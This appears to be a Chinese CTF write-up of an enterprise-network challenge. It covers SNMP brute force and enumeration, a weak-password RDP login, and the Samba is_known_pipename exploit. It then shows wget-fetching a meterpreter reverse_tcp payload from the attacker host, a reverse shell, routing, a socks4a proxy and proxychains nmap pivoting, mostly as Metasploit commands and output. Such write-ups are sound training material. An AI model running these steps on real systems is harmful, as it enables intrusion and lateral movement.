

# 记一次信息安全铁人三项赛之企业赛的Writeup

Writeup by: SourceCode

首先，先介绍一下企业赛的环境，主办方给了一套环境，作为一道题。也就是说，要模拟入侵一个企业。首先，有两台机器链接外网。在这里我分别称为A和B。然后需要通过AB作为跳板机，进而深入内网。


p.s.本文由豆豆，Skay，5am3各自负责部分整理而成，逻辑方面可能会有些跳。

## 0x01 A前台分析

打开第一个入口点，发现是一个网站，弹出窗口，未选择file，于是猜测有文件包含漏洞，继续查看，发现源码中有Tips.php。尝试用伪协议读取源码。



然后获取到一个hint。



## 0x02 A继续深入

找到这个Hint时，我发现这个是snmp的一个漏洞，使用 [参考网站](#)，我们首先先爆破出SNMP字符串，这里我们使用 Metasploit 这个工具，执行命令

```
msf> use auxiliary/scanner/snmp/snmp_login
```

查看一下 options，我们可以只修改 RHOST 指向靶机的 IP地址，执行run命令

```

msf exploit(linux/samba/is_known_pipename) > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(scanner/snmp/snmp_login) > options

Module options (auxiliary/scanner/snmp/snmp_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS     false               no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5                  yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false              no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false              no        Add all passwords in the current database to the list
  DB_ALL_USERS        false              no        Add all users in the current database to the list
  PASSWORD            no                 no        The password to test
  PASS_FILE           /opt/metasploit-framework/embedded/framework/data/wordlists/snmp_default_pass.txt no        File containing communities, one per line
  RHOSTS              yes                yes       The target address range or CIDR identifier
  RPORT               161                yes       The target port
  STOP_ON_SUCCESS     false              yes       Stop guessing when a credential works for a host
  THREADS             1                  yes       The number of concurrent threads
  USER_AS_PASS        false              no        Try the username as the password for all users
  VERBOSE             true               yes       Whether to print output for all attempts
  VERSION             1                  yes       The SNMP version to scan (Accepted: 1, 2c, all)

msf auxiliary(scanner/snmp/snmp_login) > set RHOSTS 202.1.1.50
RHOSTS => 202.1.1.50
msf auxiliary(scanner/snmp/snmp_login) > run

[*] No active DB -- Credential data will not be saved!
[+] 202.1.1.50:161 - Login Successful: admin - Access level: read-only; Proof (sysDescr.0): Hardware: x86 Family 6 Model 60 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790 Multiprocessor Free)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/snmp_login) >

```

如图所示，admin就是SNMP的字符串，之后我们就可以开始大胆的想法了。

```

msf auxiliary(scanner/snmp/snmp_login) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(scanner/snmp/snmp_enum) > options

Module options (auxiliary/scanner/snmp/snmp_enum):

  Name                Current Setting      Required  Description
  ----                -
  COMMUNITY           public               yes       SNMP Community String
  RETRIES             1                   yes       SNMP Retries
  RHOSTS              yes                 yes       The target address range or CIDR identifier
  RPORT               161                 yes       The target port (UDP)
  THREADS             1                   yes       The number of concurrent threads
  TIMEOUT             1                   yes       SNMP Timeout
  VERSION             1                   yes       SNMP Version <1/2c>

msf auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 202.1.1.50
RHOSTS => 202.1.1.50
msf auxiliary(scanner/snmp/snmp_enum) > run

[-] 202.1.1.50 SNMP request timeout.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/snmp/snmp_enum) > set COMMUNITY admin
COMMUNITY => admin
msf auxiliary(scanner/snmp/snmp_enum) > run

[+] 202.1.1.50, Connected.

[*] System information:

Host IP                : 202.1.1.50
Hostname               : SIMPLE
Description            : Hardware: x86 Family 6 Model 60 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790 Multiprocessor Free)
Contact                : -
Location               : -
Uptime snmp            : 19 days, 06:19:37.50
Uptime system          : 1 day, 22:13:45.10
System date            : 2018-5-11 05:41:39.8

[*] User accounts:

["Guest"]
["libai"]
["Administrator"]
["SUPPORT_388945a0"]

[*] Network information:

IP forwarding enabled  : no
Default TTL            : 128
TCP segments received  : 1132425
TCP segments sent      : 900203
TCP segments retrans   : 9450
Input datagrams        : 1140630
Delivered datagrams    : 1140624
Output datagrams       : 916901

```

```


[*] Processes:

Id      Status      Name      Path      Parameters
1       running     System Idle Process
4       running     System
184     running     SogouExplorer.exe
272     running     smss.exe   \SystemRoot\System32\
328     running     csrss.exe  C:\WINDOWS\system32\ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesr
v,1 ServerDll=winsrv:UserS
352     running     winlogon.exe
384     running     rdpclip.exe
400     running     services.exe   C:\WINDOWS\system32\
412     running     lsass.exe     C:\WINDOWS\system32\
416     running     phpStudy.exe  C:\phpStudy\
600     running     svchost.exe   C:\WINDOWS\system32\~k DcomLaunch
680     running     svchost.exe
740     running     svchost.exe
768     running     svchost.exe   C:\WINDOWS\System32\~k netsvcs
804     running     svchost.exe   C:\WINDOWS\system32\
952     running     spoolsv.exe
976     running     msdtc.exe
1080    running     httpd.exe     C:\phpStudy\Apache\bin\~k runservice
1132    running     svchost.exe   C:\WINDOWS\System32\~k WinErr
1220    running     svchost.exe
1248    running     snmp.exe      C:\WINDOWS\System32\
1348    running     mysqld.exe    C:\phpStudy\mysql\bin\MySQLa
1400    running     SogouExplorer.exe  \\tsclient\D\?oq????SogouExplorer\
1640    running     explorer.exe  C:\WINDOWS\
1712    running     rdpclip.exe
1888    running     winlogon.exe
1916    running     csrss.exe     C:\WINDOWS\system32\ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesr
v,1 ServerDll=winsrv:UserS
1968    running     ctfmon.exe    C:\WINDOWS\system32\
1972    running     doudou.exe    C:\
2132    running     explorer.exe  C:\WINDOWS\
2228    running     svchost.exe   C:\WINDOWS\System32\~k termsvcs
2304    running     alg.exe
2564    running     csrss.exe     C:\WINDOWS\system32\ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesr
v,1 ServerDll=winsrv:UserS
2608    running     wmiprvse.exe  C:\WINDOWS\system32\wbem\
2684    running     cmd.exe       C:\WINDOWS\system32\
2692    running     winlogon.exe
2756    running     logon.scr
2768    running     cao.exe       C:\
2860    running     CCProxy.exe   C:\CCProxy\
2992    running     conime.exe    C:\WINDOWS\system32\
3008    running     cao.exe       C:\
3048    running     cao.exe       C:\
3064    running     phpStudy.exe  C:\phpStudy\
3284    running     SogouExplorer.exe
3364    running     ctfmon.exe    C:\WINDOWS\system32\
3404    running     conime.exe    C:\WINDOWS\system32\
3412    running     SogouExplorer.exe
3440    running     httpd.exe     C:\phpStudy\Apache\bin\~d C:/phpStudy/Apache
4012    running     SogouExplorer.exe  \\tsclient\D\?oq????SogouExplorer\~! 1 1400 1 /prefetch:1096303910


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```


看到这么多的好东西，Windows的用户名拿到了，端口3389，随便尝试用户名，发现 Guest和SUPPORT的被停用，猜测弱密码，之后在尝试之后使用 libai 登陆成功(这算不算是硬广告？)，进入服务器



(其实桌面上只有phpstudy和回收站，后来当跳板用了)，搜索好啦



轻松拿到两个flag文件，还有一个是Mysql数据库的，打开数据库管理工具，拿到flag



此时A已成功沦陷。

## 0x03 B初试

首先访问80端口，没用.....

扫描服务器，发现如下端口对外开放

Output

Port 21/tcp was found to be open		
Port ^	Hosts	
21 / tcp / ftp	202.1.1.60	<a href="#">🔗</a>

Port 22/tcp was found to be open		
Port ^	Hosts	
22 / tcp / ssh	202.1.1.60	<a href="#">🔗</a>

Port 139/tcp was found to be open		
Port ^	Hosts	
139 / tcp / smb	202.1.1.60	<a href="#">🔗</a>

Port 445/tcp was found to be open		
Port ^	Hosts	
445 / tcp / cifs	202.1.1.60	<a href="#">🔗</a>

445端口，又知道这是一个Linux服务器，嗯~猜测“永恒之蓝”Linux版本应该可以攻击，使用

```
msf auxiliary(scanner/smb/smb_enum) > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > set RHOST 202.1.1.60
RHOST => 202.1.1.60
msf exploit(linux/samba/is_known_pipename) > options
```

Module options (exploit/linux/samba/is\_known\_pipename):

Name	Current Setting	Required	Description
RHOST	202.1.1.60	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMB_FOLDER		no	The directory to use within the writeable SMB share
SMB_SHARE_NAME		no	The name of the SMB share containing a writeable directory

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description

Exploit target:

Id	Name
0	Automatic (Interact)

```
[msf exploit(linux/samba/is_known_pipename) > run
```

```
[*] 202.1.1.60:445 - Using location \\202.1.1.60\myshare\ for the path
[*] 202.1.1.60:445 - Retrieving the remote path of the share 'myshare'
[*] 202.1.1.60:445 - Share 'myshare' has server-side path '/home/ctf1/share'
[*] 202.1.1.60:445 - Uploaded payload to \\202.1.1.60\myshare\roJHpKtF.so
[*] 202.1.1.60:445 - Loading the payload from server-side path /home/ctf1/share/roJHpKtF.so using \\PIPE\home/ctf1/share/roJHpKtF.so...
[-] 202.1.1.60:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 202.1.1.60:445 - Loading the payload from server-side path /home/ctf1/share/roJHpKtF.so using /home/ctf1/share/roJHpKtF.so...
[+] 202.1.1.60:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 2 opened (172.16.1.7:63393 -> 202.1.1.60:445) at 2018-05-11 14:03:22 +0800
```

```
cd ..
ls
bin
boot
cao.elf
core
dev
etc
home
initrd.img
lib
```

攻击成功，查找flag文件，发现

```

./usr/src/linux-headers-4.4.0-31/arch/mn10300/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/metag/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/um/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/h8300/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/unicore32/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/hexagon/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/xtensa/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/arch/ia64/include/asm/irqflags.h
./usr/src/linux-headers-4.4.0-31/include/uapi/linux/kernel-page-flags.h
./usr/src/linux-headers-4.4.0-31/include/uapi/linux/tty_flags.h
./usr/src/linux-headers-4.4.0-31/include/trace/events/gfpflags.h
./usr/src/linux-headers-4.4.0-31/include/asm-generic/irqflags.h
./usr/src/linux-headers-4.4.0-31/include/linux/page-flags.h
./usr/src/linux-headers-4.4.0-31/include/linux/kernel-page-flags.h
./usr/src/linux-headers-4.4.0-31/include/linux/irqflags.h
./usr/src/linux-headers-4.4.0-31/include/linux/pageblock-flags.h
./usr/src/linux-headers-4.4.0-31/include/linux/page-flags-layout.h
./usr/src/linux-headers-4.4.0-31-generic/include/config/zone/dma/flag.h
./usr/src/linux-headers-4.4.0-31-generic/include/config/arch/hweight/cflags.h
./usr/src/linux-headers-4.4.0-31-generic/include/config/trace/irqflags
./home/ctf1/flag.txt
./sys/devices/pnp0/00:04/tty/ttyS0/flags
./sys/devices/pnp0/00:05/tty/ttyS1/flags
./sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags
./sys/devices/system/cpu/cpu0/microcode/processor_flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS4/flags
./sys/devices/platform/serial8250/tty/ttyS5/flags
./sys/devices/platform/serial8250/tty/ttyS6/flags
./sys/devices/platform/serial8250/tty/ttyS7/flags
./sys/devices/platform/serial8250/tty/ttyS8/flags
./sys/devices/platform/serial8250/tty/ttyS9/flags
./sys/devices/platform/serial8250/tty/ttyS10/flags
./sys/devices/platform/serial8250/tty/ttyS11/flags
./sys/devices/platform/serial8250/tty/ttyS12/flags
./sys/devices/platform/serial8250/tty/ttyS13/flags
./sys/devices/platform/serial8250/tty/ttyS14/flags
./sys/devices/platform/serial8250/tty/ttyS15/flags
./sys/devices/platform/serial8250/tty/ttyS16/flags
./sys/devices/platform/serial8250/tty/ttyS17/flags
./sys/devices/platform/serial8250/tty/ttyS18/flags
./sys/devices/platform/serial8250/tty/ttyS19/flags
./sys/devices/platform/serial8250/tty/ttyS20/flags

```

查看一下文件，拿到 flag

## 0x04 内网初探

在豆豆同学发现了202.1.1.60的445漏洞后，也就是exploit/samba/is\_known\_pipename这个漏洞利用模块，马上用自己的msf进去拿了shell

```

msf5 (meterpreter) > use exploit(samba/is_known_pipename)
msf5 (meterpreter) > set RHOST 202.1.1.60
RHOST => 202.1.1.60
msf5 (meterpreter) > exploit(samba/is_known_pipename) > run

202.1.1.60:445 - Using location \\202.1.1.60\myshare\ for the path
202.1.1.60:445 - Retrieving the remote path of the share 'myshare'
202.1.1.60:445 - Share 'myshare' has server-side path /home/ctf1/share
202.1.1.60:445 - Uploaded payload to \\202.1.1.60\myshare\oif2ujs.so
202.1.1.60:445 - Loading the payload from server-side path /home/ctf1/share/oif2ujs.so using \\PIPE\home/ctf1/share/oif2ujs.so...
202.1.1.60:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
202.1.1.60:445 - Loading the payload from server-side path /home/ctf1/share/oif2ujs.so using /home/ctf1/share/oif2ujs.so...
202.1.1.60:445 - Probe response indicates the interactive payload was loaded...
Found shell.
Command shell session 1 opened (172.16.1.4:22403 -> 202.1.1.60:445) at 2018-06-11 09:03:22 +0800

```

接着进一步进入内网，不过目前拿到的session不支持msf的路由策略，我也不晓得是因为什么，，，桑心，只能上传meterpreter的shell了，先在本地生成木马，感谢主办方，没有任何防护，嘻嘻，然后自己在我本地搭了一个web服务，在目标机器上wget获得我本地的payload，然后在msf上监听获得反弹shell

```

get http://172.16.1.4/tmp.txt
-2018-05-11 09:14:39-- http://172.16.1.4/tmp.txt
connecting to 172.16.1.4:80... connected.
HTTP request sent, awaiting response... 200 OK
length: 461865 (451K) [text/plain]
saving to: 'tmp.txt'

  OK ..... 11% 11.9M 0s
 50K ..... 22% 11.5M 0s
100K ..... 33% 10.9M 0s
150K ..... 44% 11.4M 0s
200K ..... 55% 11.4M 0s
250K ..... 66% 11.0M 0s
300K ..... 77% 11.3M 0s
350K ..... 88% 11.4M 0s
400K ..... 99% 11.0M 0s
450K . 100% 1984G=0.04s

2018-05-11 09:14:39 (11.3 MB/s) - 'tmp.txt' saved [461865/461865]

s
in
oot

```

```

module options (payload/linux/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST      172.16.1.4        yes       The listen address
LPORT      4444              yes       The listen port

msf payload(linux/x64/meterpreter/reverse_tcp) > set LPORT 7777
LPORT => 7777
msf payload(linux/x64/meterpreter/reverse_tcp) > set LHOST 172.16.1.4
LHOST => 172.16.1.4
msf payload(linux/x64/meterpreter/reverse_tcp) > generate -t elf -f cao.elf

```

```

-- -- --
2      shell cmd/unix      172.16.1.4:22939 -> 202.1.1.60:445 (202.1.1.60)

msf payload(linux/x64/meterpreter/reverse_tcp) > back
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

Name      Current Setting  Required  Description
-----
LHOST      172.16.1.4        yes       The listen address
LPORT      4444              yes       The listen port

Payload options (linux/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST      172.16.1.4        yes       The listen address
LPORT      4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

```

然后我们开心的添加路由啦~~

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set RHOST 202.1.1.60
RHOST => 202.1.1.60
msf5 exploit(multi/handler) > set LHOST 172.16.1.4
LHOST => 172.16.1.4
msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > generate -t elf -f cao.elf

Sending stage (812100 bytes) to 202.1.1.60
Meterpreter session 3 opened (172.16.1.4:7777 -> 202.1.1.60:41282) at 2018-05-11 09:23:09 +0800

[*] Background
[*] Port session 29 [y/N] [*] Session stream closed.
msf5 exploit(multi/handler) > y
[*] Unknown command: y.
msf5 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
2   shell cmd/unix  172.16.1.4:22939 -> 202.1.1.60:445 (202.1.1.60)
3   meterpreter x64/linux uid=0, gid=0, euid=0, egid=0 @ 192.168.1.34 172.16.1.4:7777 -> 202.1.1.60:41282 (192.168.1.34)
msf5 exploit(multi/handler) > route add 192.

```

设置socks4代理



```

SRVHOST 0.0.0.0      yes      The address to listen on
SRVPORT 1080        yes      The port to listen on.

Auxiliary action:

Name      Description
----      -
Proxy

msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 1.
msf auxiliary(server/socks4a) >
[*] Starting the socks4a proxy server
[*] Stopping the socks4a proxy server

msf auxiliary(server/socks4a) > set SRVPORT 8888
SRVPORT => 8888
msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 2.
msf auxiliary(server/socks4a) >
[*] Starting the socks4a proxy server

msf auxiliary(server/socks4a) > back
msf > nmap 192.168.1

```

然后用msf自带的扫描脚本开始扫描内网端口，，，，不过，，出奇的慢，，，，要死了，，，

```

Name      Current Setting  Required  Description
----      -
CONCURRENCY 10             yes      The number of concurrent ports to check per host
DELAY       0              yes      The delay between connections, per thread, in milliseconds
JITTER      0              yes      The delay jitter factor (maximum value by which to +/- DELAY) in

PORTS      1-10000        yes      Ports to scan (e.g. 22-25,80,110-900)
HOSTS      192.168.1.1/24 yes      The target address range or CIDR identifier
THREADS     1              yes      The number of concurrent threads
TIMEOUT     1000           yes      The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) > run
[*] 192.168.1.2: - 192.168.1.2:53 - TCP OPEN
[*] 192.168.1.2: - 192.168.1.2:80 - TCP OPEN

```

我们换nmap 设置proxychains代理

```

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-11 13:10 CST
S-chain|<-172.16.1.4:6666-<-192.168.1.2:443-
root@localhost:~# vim /etc/proxychains.conf
root@localhost:~# proxychains nmap -sT -PN -A 192.168.1.35 -p1-1000
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-11 13:22 CST
S-chain|<-172.16.1.4:2222-<-192.168.1.35:256-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:110-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:139-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:199-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:143-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:135-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:22-<-OK
S-chain|<-172.16.1.4:2222-<-192.168.1.35:53-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:80-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:443-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:993-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:25-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:113-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:445-<-denied
